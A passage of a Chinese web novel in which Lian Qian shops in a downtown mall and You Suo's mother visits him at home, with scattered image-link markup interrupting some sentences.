连千点开手机,额…
现在才九点多,图书馆要到十点开门。
“没办法了。”
连千将手机放回口袋内,带上卫衣自带帽。
他不可能回家待到十点出门的,所以只能在街上走马观花地乱逛了。
他脚下的地方是南栀市的市中心,大名牌店一家接一家。
网上爆火的品牌:包括奶茶,化妆品,咖啡,饰品店,连锁品牌食物店,服装店等。
琳琅满目,一应俱全,
走几步都是近期大火而紧急召开的分店。
天太晒,连千走进商场内。
遍地香奈儿爱马仕阿玛尼,
连千一个男的,
如果进去,只能跟店员面面相觑了。
他走进一家当地有名的品牌店,
这边店门连在一起,他走进品牌店,需要从香奈儿的门店穿入。
去简单逛一下。
店员内心激动:
终于来客人了!
连千没走两步,店员见人光临,立刻跟在身后,边走边安利道:“这些都是新到的商品,您可以随便看看!”
连千:我自己能看…
碍于店员是女生,他没把心里话说出来。
连千靠近衣架,骨节突出的双手在衣服上来回拨动。“有外套吗?”连千低头问道。
店员冒出星星眼,这单能成了!
语调都变得兴奋了:
“有的!前面那边都是!您可以慢慢挑!”
连千走进再次挑选。
这个太白容易搞脏,这个牛仔外套他不喜欢。这个前面不错,可后面是只鸭子,他不能接受。至于棒球服外套,他有好几件,早就屡见不鲜了。
过两分钟,他翻到一件不错的外套,白色底有许多新奇却不反感的花纹,最关键是没帽子,连千带帽子的衣服太多,多到穿起来,卫衣外套两层帽子,卡得脖子难受。
他到最里面结账。
嘀,
一件158,
衣牌没价格,
被宰了,连千气得想笑。
店员喜笑颜开的打包好,期待他下次再来。
再来?再来被宰一次吗?
我再也不来了!
连千拎着所有的袋子出去,走进香奈儿内。
甜而不腻的声音传来:“您好,帮我把这三瓶香水包起来。”
连千停住脚步,盯了一眼声音来源。
身着浅绿色西装的女士正在柜台结账,穿白色高跟鞋,耳朵戴的,是香奈儿logo的耳环。
她拎着一个看似普通却价值连城的竹篮提包。
面容是三十岁的年龄,有韵味的沉淀,不惧外表的年龄,淡雅的气质风度。
她买了三瓶经典款的香水。原来是位有钱有气质的女生
——连千在她结账的过程中,不禁想到此番称述。之后,连千走出商场。
他一手提着书袋和衣服袋,一手来回转着公交卡,朝地铁口的方向前进。
半时后,游锁住处。
“啊啊啊啊!困死了!”游锁“啊”了半天,总算“啊”清醒了!
游锁揉揉睡眼惺忪的双眼,眼睛睁开一条缝,光太强,他得花几秒适应适应。
游锁八点起来过一次,上完洗手间,又躺床上补觉,
结果现在十点起。
他用手去够柜子的手机。
一打开:10:13
弹出一条vx消息,是他妈妈9:57发送的。
孟荃:我半小时后到
游锁赶紧敲击屏幕:啊?那么快?
他转瞬间,发了张“啊”的小猫哭泣表情包。
孟荃:我在逛街呢
孟荃:你才起床吧?
孟荃:晚了十几分钟才回
孟荃:肯定才起床摸到手机
游锁心想:妈,你真是太了解我了!
游锁回了一张“尴尬”的表情包。
游锁踩着拖鞋起床,走到黑暗的窗帘旁,从内到外地拉开窗帘。
唰的一大把阳光!强势钻进!
炙热的阳光透过窗户斜射下来。
前几天不还是阴天吗?
“发生了什么?”游锁张开大嘴,僵在原地。
他手上的手机震动一下。
孟荃:你赶紧起床收拾好,你等会不得补课吗?
孟荃:邋里邋遢怎么得了,我等会带点早餐过去,你早饭也没吃
游锁站在窗旁的阴影处,低头快速敲击:好,我知道啦!我在家里等你!
游锁去洗漱,
太阳的事情,他查了天气,气温升高了,貌似到月底,天天气温最高20℃起步。
他换掉睡衣,随机选一套。
上身是白色衬衣,下身是松垮黑裤子,底下拖鞋没换。
接着游锁又忙了不少事。
临近收尾时,他听见了敲门声。
“妈!”游锁笑容可掬的开门。
孟荃把袋子扔在地上,双手抱住儿子,眼含泪花:“哎呦我亲爱的游宝宝!给妈妈亲一口!”
“妈!我又不是小孩了…”游锁回抱完,把手撒开。
孟荃直接穿鞋进去,提起早餐放在桌上,她语气撒娇道:“妈妈太想你了嘛,好几月没见了,我的游游看起来还是那么帅!”
“我?当然帅了!天天都长这样,天天都帅!”游锁在门口说话,拎东西,妈妈没带行李箱,看起来不会在这儿待多久。
“你补课老师什么时候来?”孟荃在客厅里左顾右盼,家里摆设不错,干净整洁。
视线所及一尘不染,
没浑浑噩噩过日子。
游锁把东西放回客房,出门道:“等会吧,他一般十一点底快十二点到,妈你坐下来休息会儿,我去帮你倒水。”
“不用我不渴,我昨晚赶过来困死了,我先去那边补个觉,穿高跟鞋脚快痛死了!”
游锁指着他进入的客房,语气平和:“妈去内个客房睡吧,我刚换了新床单。”
是他用五分钟换的乱七八糟的床单。
不齐突出的部分,他全塞床沿里了。爬起来有褶皱的地方,也被他整匀。过程不论如何,最后的样子看得顺眼便好。
孟荃去睡觉,游锁在饭桌吃饭,简单的鸭血粉丝汤和蟹黄汤包。
阳光照在他身上暖烘烘的,游锁察觉这儿的窗户不少。
季节真是千变万化,看来几天过完春夏秋冬的地方真是遍地铺满啊。
他吃完饭,快到11点。
游锁瘫在沙发里玩手机,阳台那儿的光照极佳。
如果在一楼看,
火焰的阳光钻进树枝的缝隙,地面洒满了大小不一的圆形“碎金”。
游锁去卧室拿了一张毛毯,想挂在阳台晒晒,好晚上抱着太阳气味睡觉。
他刚想去阳台,
可他转身,望见无人的沙发被阳光覆盖,黄灿一片。
罢了,去阳台好麻烦。
游锁走到沙发旁,躺下去,毛毯盖在身上,阳光照在毛毯和他的脸颊上。
游锁想眯一会儿,但却睡熟了。